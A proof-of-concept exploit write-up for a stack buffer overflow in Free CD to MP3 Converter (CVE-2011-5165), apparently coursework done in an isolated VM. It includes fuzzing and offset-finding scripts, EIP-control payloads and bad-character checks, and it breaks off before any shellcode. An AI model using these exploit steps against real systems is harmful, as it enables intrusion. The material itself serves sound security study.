

# Stack-based buffer overflow

By: Mohammed Choglay

## Contents

Section 1: Introduction .....	3
1.2 Scope .....	3
1.1 Prerequisite .....	3
Section 2: Fuzzing Free CD to MP3 Converter via encode .....	4
Section 3: Controlling the EIP .....	6
Section 3.1 creating a unique pattern .....	6
Section 3.2: Developing an exploit .....	6
Section 3.3: calculating the offset .....	6
Section 4: identifying bad characters .....	9
Section 5: JMP ESP usage .....	12
Section 6: Final payload construct .....	14
Section 7: Recommendations .....	17

## Section 1: Introduction

This report covers a PoC (proof of concept) of a stacked-based buffer overflow. The exploit lies within Free CD to MP3 Converter versions 1.1, 2.6 and earlier. This POC refers to CVE-2011-5165. It's vital to know that the application will be used to compromise the victims' machine (Isolated VM).

The basis of this attack is done by using the encode option to provide a WAV file to the target application. Providing a WAV file with many bytes causes the application to crash due to buffer overflow. The buffer overflow can result in the execution of arbitrary code via a crafted .wav file.

### 1.2 Scope

The scope of this task is to perform a buffer overflow to ensure that the attempt is to gain the reverse shell of the victim's machine. Once a connection is established, you attempt to run around 1 - 3 Windows commands for verification.


### 1.1 Prerequisite

Below are the following requirements for the buffer overflow:

1. X32dbg (debugger)
2. ERC.Xdbg (debugger plugin)
3. Virtual Machine (To ensure the attack is contained and isolated from live systems)

## Section 2: Fuzzing Free CD to MP3 Converter via encode

The first step is to generate a WAV file containing many bytes. In this instance, we will fill the file with 'A's. This can be achieved by using Python. This is shown below in Figure 1.



```
Windows PowerShell
PS C:\Users\moham> python -c "print('A'*10000, file=open('fuzzV1.wav', 'w'))"
PS C:\Users\moham>
```

Figure 1 - Generating WAV files with As using python

Once you have run the Free CD to MP3 Converter application, attach it to it using x32dbg. This shown below in Figure 2. The red outline is the process that must be attached to the debugger.




Figure 2 - Free CD to MP3 Converter PID attached

Now that the process is attached, you can select the 'Encode' option highlighted in black. This will pop open an area to select the file required. In this instance, it will be the fuzzV1.wav file that was generated with Python. This is shown below in Figure 3.




Figure 3 - selecting the fuzzV1.wav file




Figure 4 - exception message

Selecting the file will cause it to crash, causing an exception. The message for this exception is shown above in Figure 4. What's occurring here is that the program is attempting to execute 41414141. 41 In hexadecimal represents A in ASCII. So, this shows that we have overwritten the EIP with As. This can be checked by looking at the register window in the top right. This is shown below in Figure 5. Also, you can refer to the stack located in the bottom right. This is shown in Figure 6.




Figure 5 - register window




Figure 6 - Stack filled with As

Now that we can crash the program with 10,000K bytes, we must find the most miniature payload to crash the application. So start with 1000 bytes and increment by 1000 bytes till it crashes.

Amount of As Used	Result
1000	Functional
2000	Functional
3000	Functional
4000	Functional
5000	Crashed

Table 1 - Increments of As


So, it was concluded that the most miniature payload would be 5000 bytes of data for it to crash. The EIP be overwritten.

## Section 3: Controlling the EIP

This section aims to control the EIP register in the program. The reason behind controlling the EIP is to ensure that we can place a custom memory address in the EIP. The memory address will ensure it gets executed by ret instruction. The offset is basically from the input to the EIP starting point. There are many ways to find the offset. But for this instance, a unique pattern will be used to determine the offset.

### Section 3.1 creating a unique pattern

If you're using Kail or Parrot, a unique 5000-byte pattern can easily be created with "pattern create" within the terminal. The following command is shown below in Figure 7.




```
[mchoglay@mohammed-vmwarevirtualplatform]--[~]
$ /usr/bin/msf-pattern_create -l 5000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9
```

Figure 7 - Buffer overflow unique pattern generator

However, if you can't use "pattern create", then use the [Buffer overflow pattern generator online](#) or the ERC plugin after crashing the application with the following command: "ERC --findNRP".

### Section 3.2: Developing an exploit

We will use the "pattern create" for bytes within our next payload. The exploit is written in Python, which is much faster and more effective for our results. The Python script that will be used is shown below in Figure 8. Once you have written it, you can run the script to get a new WAV file that will be used against the target application.




```
1 def locate_eip_offset():
2     patten_payload = bytes("Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9",
3     "utf-8")
4
5     with open('patternV1.wav', 'wb') as file:
6         file.write(patten_payload)
7
8     locate_eip_offset()
```

Figure 8 - python script using unique patten as bytes

### Section 3.3: calculating the offset

Now, the new WAV file is ready. You want to ensure you reattach to the program and encode the new payload. The payload should once again crash the application. But we need to examine specific details


to work out the offset. In this case, the EIP is shown below in Figure 9. The EIP is used to work out the offset.



```
EAX 00000000
EBX 68463967 wininet.68463967
ECX 00001388
EDX 00001388
EBP 67463567
ESP 0014F974 "Fh2Fh3Fh4Fh5Fh6Fh7Fh8Fh9Fi0Fi1Fi2Fi3Fi4Fi5Fi6Fi7
ESI 46386746
EDI 37674636
EIP 31684630
```


Figure 9 - EIP which is used workout the offset

In order to get the offset, you need to use `msf-pattern_offset`. This will provide the exact location for the EIP register. This will need to be implemented into the next script in order to see if control of the EIP is possible.



```
Parrot Terminal
File Edit View Search Terminal Help
[mchoglay@mohammed-vmwarevirtualplatform]--[~]
$ /usr/bin/msf-pattern_offset -q 31684630
[*] Exact match at offset 4112
[mchoglay@mohammed-vmwarevirtualplatform]--[~]
$
```

The following script will ensure that there is 4112 As. The next 4 bytes should be the EIP, so in this case, we will use 4 Bs, which is 42 hexadecimal. Using this information, we can make the next payload for the target application. The script is shown below in Figure 10.




```
C: > Users > moham > Desktop > payloadV3.py > locate_eip_in_control
1 def locate_eip_in_control():
2     offset = 4112
3     buffer = b"A"*offset
4     EIP = b"B"*4
5     payload = buffer + EIP
6
7     with open('EIP_Control.wav', 'wb') as file:
8         file.write(payload)
9
10    locate_eip_in_control()
```

Figure 10 - Script for controlling the EIP

Now, you can run the script and use the payload against the target application. Ensure that you reattach to the debugger. What will occur here is that the program will crash, causing a memory violation. You can see 424242 in the EIP, which is the Bs. This result indicates that we have control of the EIP. The values are shown below in Figure 11.

The purpose of gaining control of the EIP is to provide an actual memory address to be jumped into to execute an attack. This flow takes advantage of the stack-based vulnerability.



Hide FPU		
EAX	00000000	
EBX	41414141	
ECX	00001014	
EDX	00001014	
EBP	41414141	
ESP	0014F974	&"'ÉA"
ESI	41414141	
EDI	41414141	
EIP	42424242	

Figure 11 - 424242 in EIP register



## Section 4: identifying bad characters

The next stage is to develop a payload to deliver the main attack of providing a shell. But bad characters must be identified before construing any shell code because these characters will cause the shell code to fail as the bytes will be truncated, and the attack will not work.

An example that can be provided is 0x00, which is a common bad hex character. This character is used as a terminator, meaning this is where it has to end in the assembly language.

Identifying bad characters can be done in two ways. The first approach is manually examining the stack from left to right to ensure all hex values from 0x00 to 0xff are present. All bytes can be generated using 'ERC -bytearray' plugin so you can compare them. This is shown below in Figure 12. However, the downfall of doing this way is that it can be missed. This is why the ERC module will be used to check if any bad hex values need to be removed.

```
Byte Array:
-----
| 00 01 02 03 04 05 06 07 08 09 |
| 0A 0B 0C 0D 0E 0F 10 11 12 13 |
| 14 15 16 17 18 19 1A 1B 1C 1D |
| 1E 1F 20 21 22 23 24 25 26 27 |
| 28 29 2A 2B 2C 2D 2E 2F 30 31 |
| 32 33 34 35 36 37 38 39 3A 3B |
| 3C 3D 3E 3F 40 41 42 43 44 45 |
| 46 47 48 49 4A 4B 4C 4D 4E 4F |
| 50 51 52 53 54 55 56 57 58 59 |
| 5A 5B 5C 5D 5E 5F 60 61 62 63 |
| 64 65 66 67 68 69 6A 6B 6C 6D |
| 6E 6F 70 71 72 73 74 75 76 77 |
| 78 79 7A 7B 7C 7D 7E 7F 80 81 |
| 82 83 84 85 86 87 88 89 8A 8B |
| 8C 8D 8E 8F 90 91 92 93 94 95 |
| 96 97 98 99 9A 9B 9C 9D 9E 9F |
| A0 A1 A2 A3 A4 A5 A6 A7 A8 A9 |
| AA AB AC AD AE AF B0 B1 B2 B3 |
| B4 B5 B6 B7 B8 B9 BA BB BC BD |
| BE BF C0 C1 C2 C3 C4 C5 C6 C7 |
| C8 C9 CA CB CC CD CE CF D0 D1 |
| D2 D3 D4 D5 D6 D7 D8 D9 DA DB |
| DC DD DE DF E0 E1 E2 E3 E4 E5 |
| E6 E7 E8 E9 EA EB EC ED EE EF |
| F0 F1 F2 F3 F4 F5 F6 F7 F8 F9 |
| FA FB FC FD FE FF |
-----
[PLUGIN, ErcXdbg] Command "ERC" unregistered!
[PLUGIN, ErcXdbg] Command "ERC" registered!
Thread 1B78 created, Entry: ntdll.7740B8A0
Thread 1804 created, Entry: ntdll.7740B8A0
```

Figure 12 - ERC -bytearray

Using the hex values provided by ERC -bytearray creates a .bin file that will be used later for the comparison and a .txt file with the array list. This will be implemented into the script shown below in Figure 13 and Figure 14.

```
def identify_bad_characters():

    chars = bytes([0x00, 0x01, 0x02, 0x03, 0x04, 0x05, 0x06, 0x07,
0x08, 0x09, 0x0A, 0x0B, 0x0C, 0x0D, 0x0E, 0x0F,
0x10, 0x11, 0x12, 0x13, 0x14, 0x15, 0x16, 0x17,
0x18, 0x19, 0x1A, 0x1B, 0x1C, 0x1D, 0x1E, 0x1F,
0x20, 0x21, 0x22, 0x23, 0x24, 0x25, 0x26, 0x27,
0x28, 0x29, 0x2A, 0x2B, 0x2C, 0x2D, 0x2E, 0x2F,
0x30, 0x31, 0x32, 0x33, 0x34, 0x35, 0x36, 0x37,
0x38, 0x39, 0x3A, 0x3B, 0x3C, 0x3D, 0x3E, 0x3F,
```

Figure 13 - script with bytes (1)

```
33     0xF0, 0xF1, 0xF2, 0xF3, 0xF4, 0xF5, 0xF6, 0xF7,
34     0xF8, 0xF9, 0xFA, 0xFB, 0xFC, 0xFD, 0xFE, 0xFF])
35
36     offset = 4112
37     buffer = b"A"*offset
38     EIP = b"B"*4
39     payload = buffer + EIP + chars
40
41     with open('chars.wav', 'wb') as file:
42         file.write(payload)
43
44     identify_bad_characters()
```

Figure 14 - script with bytes (2)

The script is now ready to be compiled and will produce a WAV file that you will use against the target application. Remember to reattach the debugger to the target application. Once you encode the new file, the program will crash.

Now that it's crashed, you will use the ERC module to compare the difference. This check can be performed using the "ERC --compare 0014F974 C:\Users\moahm\Desktop\ByteArray\_1.bin". The output is shown below in Figure 15. We can see from this that there are no bad hex characters, and nothing needs to be removed from the shellcode. You can determine if they are bad hex characters if the lines do not match up.

From Array	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
From Memory Region	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
From Array	10 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F
From Memory Region	10 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F
From Array	20 21 22 23 24 25 26 27 28 29 2A 2B 2C 2D 2E 2F
From Memory Region	20 21 22 23 24 25 26 27 28 29 2A 2B 2C 2D 2E 2F
From Array	30 31 32 33 34 35 36 37 38 39 3A 3B 3C 3D 3E 3F
From Memory Region	30 31 32 33 34 35 36 37 38 39 3A 3B 3C 3D 3E 3F
From Array	40 41 42 43 44 45 46 47 48 49 4A 4B 4C 4D 4E 4F
From Memory Region	40 41 42 43 44 45 46 47 48 49 4A 4B 4C 4D 4E 4F
From Array	50 51 52 53 54 55 56 57 58 59 5A 5B 5C 5D 5E 5F
From Memory Region	50 51 52 53 54 55 56 57 58 59 5A 5B 5C 5D 5E 5F
From Array	60 61 62 63 64 65 66 67 68 69 6A 6B 6C 6D 6E 6F
From Memory Region	60 61 62 63 64 65 66 67 68 69 6A 6B 6C 6D 6E 6F
From Array	70 71 72 73 74 75 76 77 78 79 7A 7B 7C 7D 7E 7F
From Memory Region	70 71 72 73 74 75 76 77 78 79 7A 7B 7C 7D 7E 7F
From Array	80 81 82 83 84 85 86 87 88 89 8A 8B 8C 8D 8E 8F
From Memory Region	80 81 82 83 84 85 86 87 88 89 8A 8B 8C 8D 8E 8F
From Array	90 91 92 93 94 95 96 97 98 99 9A 9B 9C 9D 9E 9F
